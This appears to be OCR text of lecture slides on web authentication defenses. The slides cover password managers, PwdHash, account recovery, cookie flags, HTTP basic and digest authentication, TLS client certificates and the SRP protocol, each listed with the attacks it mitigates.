
Password managers



Chrome password manager

Mitigates: password recovery, weak passwords?

Password managers



PasswordManager Pro™

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

PwdHash (Firefox extension)

Mitigates: password recovery, weak passwords, password re-use, cross-site password compromise

Password managers

PwdHash (remote interface)

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
Better backup authentication



Mitigates: Question guessing, email as failure point

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

New Reply Reply all Forward Delete Junk

Move to Options

FOR YOU ONLY Windows Live Account Recovery

From: **Windows Live Account Recovery** (live-rec@microsoft.com)
Sent: Fri 9/19/08 10:37 AM
To: Christopher Marlowe (chris.marlowe@live.com)

DO NOT FORWARD ANY PART OF THIS EMAIL TO ANYONE

This email contains a code that identifies you (the owner of your email address) to Microsoft

You are receiving this email because your email address, <chris.marlowe@live.com>, was entered into the Windows Live account recovery website at http://recover.live.com. This site helps Windows Live ID account-holders reset their passwords when they are otherwise unable to access their account.

We sent you this email in response to a request to help William Shakespeare reset his password.

—If you requested this email (you'll know if you did):

1. Copy the link below: **Don't give this link to William Shakespeare or anyone else**
   http://recover.live.com/?c=rnw5u699wrqse6nhs99t& ←For you only
2. Open your web browser, paste the link in the address bar, and then press ENTER.
3. Follow the instructions on the web page that opens.

Schecther et al. 2008

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

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

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Account Activity

View your recent account activity. If you notice an unfamiliar device or location, click "end activity"

Note: Locations and device types reflect our best guesses based on your ISP or wireless carrier.

Most Recent Activity

Last Accessed: **Today at 3:12pm**
Location: Cambridge, ENG, GB *(Approximate)*
Device Type: Firefox on Linux

Also Active

Last Accessed: **Yesterday at 6:54pm** — end activity
Location: Cambridge, ENG, GB *(Approximate)*
Device Type: Mozilla/5.0 (X11; U; Linux i686; en-US) AppleWebKit/534.12 (KHTML, like Gecko) Ubuntu/9.10 Chromium/9.0.576.0 Chrome/9.0.576.0 Safari/534.12

Last Accessed: **November 1 at 2:12pm** — end activity
Location: London, ENG, GB *(Approximate)*
Device Type: Chrome on Win7

Last Accessed: **October 29 at 8:17pm** — end activity
Location: Cambridge, ENG, GB *(Approximate)*
Device Type: Mozilla/5.0 (X11; U; Linux i686; en-US) AppleWebKit/534.11 (KHTML, like Gecko) Ubuntu/9.10 Chromium/9.0.566.0 Chrome/9.0.566.0 Safari/534.11

Last Accessed: **October 24 at 1:26am** — end activity
Location: Cambridge, ENG, GB *(Approximate)*
Device Type: Firefox on Linux

Mitigates: Account takeover

Better cookie semantics

```
HTTP/1.1 302 Moved Temporarily
Host: www.example.com
Location: http://www.example.com/main
Set-Cookie:  user_id=821183;
expires=Sat, 11-Dec-2010 15:48:38 GMT; path=/;
Set-Cookie:  auth=f0eb6a1bdff...
expires=Sat, 11-Dec-2010 15:48:38 GMT; path=/;
httponly;
Content-Length: 0
```

128.28.2.138 ⟵ https://www.example.com

Mitigates: cross-site scripting

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secure;
Content-Length: 0
```

128.28.2.138 ⟵ https://www.example.com

Mitigates: post-TLS cookie stealing

Designed login protocols

```
GET / HTTP/1.1
Host: www.example.com
```

128.28.2.138 $\longrightarrow$ www.example.com

```
HTTP/1.1 401 Authorization Required
Content length: 7661
Content-Type: text/html
WWW-Authenticate:  Basic realm="example.com"
```

128.28.2.138 $\longleftarrow$ www.example.com

HTTP basic access authentication

Mitigates: cookie theft

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

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```
GET / HTTP/1.1
Host: www.example.com
Authorization:  Basic amNiODI6bmljZXRyeQ==
```

$$128.28.2.138 \longrightarrow \text{www.example.com}$$

$$\text{auth} = \text{encode}_{\text{base64}}(\text{user}||\text{pass})$$

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Content-Type: text/html
WWW-Authenticate: Digest
realm="example.com" qop="auth,auth-int",
nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093"
```

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HTTP digest access authentication

Mitigates: password sniffing, database compromise

Designed login protocols

```
GET / HTTP/1.1
Host: www.example.com
Authorization:  Digest username="jcb82",
realm="www.example.com",
nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093",
cnonce="0a4f113b", nc=00000001,
qop=auth, uri="/dir/index.html",
response="6629fae49393a05397450978507c4ef1",
```

128.28.2.138 $\longrightarrow$ www.example.com

resp. = $\mathbf{H}(\mathbf{H}(\text{user}||\text{pass})||n_{\text{server}}||\text{counter}_n||n_{\text{client}}||\mathbf{H}(\text{params}))$

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


TLS client certificates

Mitigates: password sniffing, phishing, DB compromise

Designed login protocols

Public parameters:

$$N = 2q + 1, q, g : |\langle g \rangle| = q, k \in \mathbb{Z}_N$$

Setup:

$$C \longrightarrow S : C, p$$

$$S : s \xleftarrow{\mathbf{R}} \mathbb{Z}_N, x \leftarrow \mathbf{H}(s, p), \text{store } C, v = g^x \pmod N$$

Authentication:

$$C \longrightarrow S : C, A = g^a \pmod N$$

$$S \longrightarrow C : s, B = k \cdot v + g^b \pmod N$$


$$C : x \leftarrow \mathbf{H}(s, p), K \leftarrow \mathbf{H}\left((B - k \cdot g^x)^{a + x \cdot \mathbf{H}(A,B)}\right)$$

$$S : K \leftarrow \mathbf{H}\left((A \cdot v^{\mathbf{H}(A,B)})^b\right)$$

Secure Remote Password (SRP) Protocol

Mitigates: password sniffing, phishing, DB compromise

Avoiding password collection



